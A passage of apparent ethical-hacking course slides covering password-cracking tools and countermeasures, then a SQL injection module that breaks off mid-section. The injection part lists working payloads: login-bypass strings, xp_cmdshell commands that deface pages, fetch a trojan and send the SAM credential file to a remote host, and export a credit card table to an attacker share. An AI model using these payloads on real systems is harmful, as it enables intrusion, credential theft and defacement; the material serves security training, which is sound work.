
John the Ripper  Version 1.3 ALPHA 0  Copyright (c) 1996 by Solar Designer

Usage: john [flags] [passwd file:]

Flags: -pwfile:<file>[,...]    specify passwd file(s) (wildcards allowed)
       -wordfile:<file> -stdin wordlist mode, read words from <file> or stdin
       -rules                enable rules for wordlist mode
       -incremental[:<mode>] incremental mode [using john.ini entry <mode>]
       -single               single crack mode
       -external:<mode>      external mode, using john.ini entry <mode>
       -restore[:<file>]     restore session [from <file>]
       -makechars:<file>     make a charset, <file> will be overwritten
       -show                 show cracked passwords
       -test                 perform a benchmark
       -users:<login|uid>[,...] crack this (these) user(s) only
       -shells:[!]<shell>[,...] crack users with this (these) shell(s) only
       -salts:[!]<count>     crack salts with at least <count> accounts only
       -lamesalts            assume cleartext passwords were used as salts
       -timeout:<time>       abort session after a period of <time> minutes
       -list                 list each word
       -keep quiet           keep or don't keep when a password is found
       -noname -nohash       don't use memory for login names or hash tables
```

Brutus

- ◉ Brutus is an online or remote password cracker
- ◉ Brutus is used to recover valid access tokens (usually a user name and password) for a given target system



Obiwan

- ⊙ Obiwan is based on the simple challenge-response authentication mechanism
- ⊙ This mechanism does not provide for intruder lockout or impose delay time for wrong passwords
- ⊙ Obiwan uses wordlists and alternations of numeric or alphanumeric characters as possible passwords

Authforce

- ⦿ Authforce is an HTTP Basic Authentication brute forcer
- ⦿ Using various methods, it attempts to brute force user name and password pairs for a site
- ⦿ It is used to test both the security of a site and to prove the insecurity of HTTP Basic Authentication based on the fact that users usually do not choose good passwords

Hydra


- ⦿ Supports several protocols like TELNET, FTP, HTTP, HTTPS, LDAP, SMB, SMBNT, MYSQL, REXEC, SOCKS5, VNC, POP3, IMAP, NNTP, PCNFS, ICQ, Cisco auth, Cisco enable, Cisco AAA
- ⦿ Through the paralling feature, this password cracker tool can be fast depending on the protocol
- ⦿ This tool allows for rapid dictionary attacks and includes SSL support

Cain & Abel

- ⦿ Cain & Abel is a password cracking tool for Microsoft operating systems
- ⦿ It allows easy recovery of various kinds of passwords by sniffing the network, cracking encrypted passwords using dictionary, brute force and cryptanalysis attacks, etc.
- ⦿ It contains a feature called APR (ARP Poison Routing) which enables sniffing on switched LANs by hijacking IP traffic of multiple hosts at the same time

RAR

- ⦿ This program is intended to recover lost passwords for RAR/WinRAR archives of versions 2.xx and 3.xx
- ⦿ The program cracks passwords by brute force method, wordlist, or dictionary method
- ⦿ The program is able to save a current state
- ⦿ Estimated time calculator allows the user to configure the program more carefully




Gammaprog

- ⊙ Gammaprog is a brute force password cracker for web-based email address.
- ⊙ It supports POP3 cracking as well.
- ⊙ It provides for piping support. If the wordlist name is *stdin*, the program will read from *stdin* rather than from a file.
- ⊙ It consists of Wingate support for POP3 cracking.


Hacking Tool: WebCracker

WebCracker is a simple tool that takes text lists of user names and passwords and uses them as dictionaries to implement Basic authentication password guessing

- ◉ It keys on the "HTTP 302 Object Moved" response to indicate successful guesses
- ◉ It will find all successful guesses given in a user name/password



Hacking Tool: Munga Bunga



It's a brute forcer, which uses the HTTP protocol to establish its connections

Hacking Tool: PassList

PassList is another character-based password generator



```
PASSLIST.TXT - Notepad
File Edit Format View Help

starwars!
starwars"
starwars#
starwars$
starwars%
starwars&
starwars'
starwars(
starwars)
starwars*
starwars+
starwars,
starwars-
starwars.
starwars/
starwars0
```

```
***** Passlist.txt generator for Brute *****
"The truth is out there"

Do you have a fixed beginning? (Y/N): y
Enter string: starwars

Enter the maximum number of random characters per password: 2

----- Generating passwords -----
\ Processing ... Please wait.
----- Process ended -----
```

Hacking Tool: Read Cookies

Reads cookies stored on the computer. This tool can be used for stealing cookies or cookies hijacking.

Hackers can be your worst enemy...
or your best of friends.

EC-Council - Ethical Hacking Demonstration (Cookie Hijacking)

Choose site to read cookies from:

Suggestions:


Cookie:

Status: Waiting for input

Hacking Tool: SnadBoy

<http://www.snadboy.com>

"Snadboy Revelation" turns back the asterisk in password fields to plain text passwords



Hacking Tool: WinSSLMiM

<http://www.securiteinfo.com/ouils/WinSSLMiM.shtml>

- ⊙ WinSSLMiM is an HTTPS man-in-the-middle attacking tool. It includes FakeCert, a tool to make fake certificates.
- ⊙ It can be used to exploit the Certificate Chain vulnerability in Internet Explorer. The tool works under Windows 9x/2000.
- ⊙ Usage:
 - FakeCert: `fc -h`
 - WinSSLMiM: `wsm -h`

“Mary Had A Little Lamb” Formula

Consider a sentence:

“Mary had a little lamb. The lamb had white fleece.”

1. Consider the first letter of each word, i.e.:
MHALLTLHWF
2. Every second letter of the abbreviation can be put in the lower case, i.e.:
MhAlLtLhWf
3. Replace “A” with “@” and “L” with “!”. Thus, a new alphanumeric password with more than eight characters will be formed.
4. New Password: Mh@!t!hWf



Picture Source:

<http://www.gypcnme.com/ceramic%20arts%20Mary%20Had%20Lamb.gif>

Copyright © by **EC-Council**

All Rights reserved. Reproduction is strictly prohibited

Countermeasures

- ⊙ Passwords chosen should have at least eight characters
- ⊙ Passwords should have a combination of lowercase and capital letters; numbers; special characters; etc.
- ⊙ Words which can be easily found in a dictionary should not be used as passwords
- ⊙ Public information such as social security number, credit card number, ATM card number, etc. should not be used as passwords
- ⊙ Personal information should never be used as passwords
- ⊙ User names and passwords should be different

Countermeasures

- ◉ Managers and administrators can enhance the security of their networks by setting strong password policies. Password requirements should be built into organizational security policies.
- ◉ Systems administrators should implement safeguards to ensure that people on their systems are using adequately strong passwords.
- ◉ When installing new systems, it should be made sure default passwords are changed immediately.

Countermeasures

- ① The user can use the SRP protocol. SRP is a secure password-based authentication and key-exchange protocol. It solves the problem of authenticating clients to servers securely, where the user of the client software is required to memorize a small secret (like a password) and carries no other secret information.

Summary

- ⊙ Authentication is the process of checking the identity of the person claiming to be the legitimate user
- ⊙ HTTP, NTLM, Negotiate, Certificate-Based, Forms-based, and Microsoft Passport are the different types Of Authentications
- ⊙ Password crackers use two primary methods to identify correct passwords: brute force and dictionary searches
- ⊙ LOphthcrack, John The Ripper, Brutus, Obiwan, etc. are some of the more popular password cracking tools available today
- ⊙ The best technique to prevent the cracking of passwords is to have passwords which are more than 8 characters and to incorporate upper and lowercase alphanumeric, as well as special characters, into them




Ethical Hacking

Module XIV:
SQL Injection

Scenario


- ◉ When the university imposed new rules for its admission program, the students opposed in unison. Their demands went unheeded and the rules were to be enforced from the start of the new academic year
- ◉ Johnny, the student's representative, decided to strike back and voice their protest through the university website
 1. What can be in Johnny's mind?
 2. What can Johnny do to increase the reach of the protests?



Module Objective

- ⦿ What is SQL injection?
- ⦿ Steps to conduct SQL injection
- ⦿ Using SQL Injection techniques to gain access to a system
- ⦿ SQL injection in Oracle
- ⦿ SQL injection in MySql
- ⦿ Attacking SQL servers
- ⦿ SQL injection automated tools
- ⦿ Prevention and countermeasures

Module Flow




What is SQL Injection?

- ⊙ It is a technique of injecting SQL commands to exploit non-validated input vulnerabilities in a web application database back end
- ⊙ Programmers use sequential commands with user input, making it easier for attackers to inject commands
- ⊙ Attackers can execute arbitrary SQL commands through the web application

Exploiting Web Applications

- ⦿ Exploits web applications that use client-supplied sql queries
- ⦿ It enables an attacker to execute unauthorized sql commands
- ⦿ Takes advantage of unsafe queries in web applications and builds dynamic sql queries

For example, when a user logs in to a web page using user name and password for validation using sql query, with sql injection it is possible to send specially crafted user name and password fields that will poison the sql query



SQL Injection Steps

- ◉ What do you need?
 - Any web browser



Input validation attack occurs here on a website

What You Should Look For

- ⦿ Try to look for pages that allow to submit data, for example login page, search page, feedback, etc.
- ⦿ Look for HTML pages that use POST or GET command
- ⦿ If POST is used you cannot see the parameters in the URL
- ⦿ Check the source code of the HTML to get information
 - For example, to check whether it is using POST or GET, check the <Form> tag in the source code

```
<Form action=search.asp method=post>
```

```
<input type=hidden name=X value=Z>
```

```
</Form>
```

What If It Doesn't Take Input?

- ⊙ If input is not given, check for pages like ASP, JSP, CGI, or PHP
- ⊙ Check the URL that takes parameters
 - Example
 - `http:// www.xsecurity.com /index.asp?id=10`
 - In the above example, attackers will attempt
 - `http://www.xsecurity.com/index.asp?id=blah' or 1=1--`

OLE DB Errors

The user-filled fields are enclosed by single quotation marks ('). A simple test would be to try using (') as the user name

The following error message will be displayed when a (') is entered into a form that is vulnerable to SQL injection

```
Microsoft OLE DB Provider for ODBC Drivers  
error '80040e14'
```

```
[Microsoft][ODBC Microsoft Access Driver] Extra )  
in query expression 'Userid='3306') or ('a'='a'  
AND Password=''
```

```
/_booking/login3.asp, line 49
```

If this error is displayed, then SQL injection techniques can be tried

Input Validation Attack



Input validation attack occurs here on a website

SQL Injection Techniques

- ◉ The following are SQL injection techniques
 - Authorization bypass
 - By bypassing logon forms
 - Using the SELECT command
 - Used to retrieve data from the database
 - Using the INSERT command
 - Used to add information to the database
 - Using SQL server stored procedures



How to Test if it is Vulnerable?

- ⊙ Use a single quote in the input:
 - `blah'` or `1=1—`
 - `Login:blah'` or `1=1—`
 - `Password:blah'` or `1=1—`
 - `http://search/index.asp?id=blah'` or `1=1--`
- ⊙ Depending on the query, try the following possibilities:
 - `'` or `1=1--`
 - `"` or `1=1--`
 - `'` or `'a'='a`
 - `"` or `"a"="a`
 - `'`) or `('a'='a`

Executing Operating System Commands - 1

- ⊙ Use stored procedures like `master..xp_cmdshell` to perform remote execution
- ⊙ Execute any OS commands here
 - `blah';exec master..xp_cmdshell "insert OS command here" --`
- ⊙ Ping a server
 - `blah';exec master..xp_cmdshell "ping 10.10.1.2" --`
- ⊙ Directory listing
 - `blah';exec master..xp_cmdshell "dir c:\*.* /s > c:\directory.txt" --`
- ⊙ Create a file
 - `blah';exec master..xp_cmdshell "echo juggyboy-was-here > c:\juggyboy.txt" --`

Executing Operating System Commands - 2

- ⊙ Defacing a web page (assuming write access allowed due to misconfiguration)
 - `blah';exec master..xp_cmdshell "echo you-are-defaced > c:\inetpub\www.root\index.htm" --`
- ⊙ Execute applications (only non-gui app)
 - `blah';exec master..xp_cmdshell "cmd.exe /c appname.exe" --`
- ⊙ Upload a Trojan to the server
 - `blah';exec master..xp_cmdshell "tftp -i 10.0.0.4 GET trojan.exe c:\trojan.exe" --`
- ⊙ Download a file from the server
 - `blah';exec master..xp_cmdshell "tftp -i 10.0.0.4 put c:\winnt\repair\SAM SAM" --`

Getting Output of sql Query

- ⦿ Use sp_makewebtask to write query into an HTML

- Example

```
blah';EXEC master..sp_makewebtask  
    "\\10.10.1.4\share\creditcard.html",  
    "SELECT * FROM CREDITCARD"
```

The above command exports credit card table to attacker's network share

Getting Data from the Database Using ODBC Error Message

⦿ Using UNION keyword

- `http://xsecurity.com/index.asp?id=10 UNION
SELECT TOP 1 TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES--`
- To retrieve information from the above query use
`SELECT TOP 1 TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES--`

⦿ Using LIKE keyword

- `http:// xsecurity.com /index.asp?id=10 UNION
SELECT TOP 1 TABLE FROM
INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME
LIKE '%25LOGIN%25'--`

How to Mine all Column Names of a Table?

- ⦿ To map out all column names of a table, type
 - `http://xsecurity.com/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login'--`
- ⦿ To get the next column name, use NOT IN()
 - `http:// xsecurity.com /index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login' WHERE COLUMN_NAME NOT IN('login_id')--`

How to Retrieve any Data?

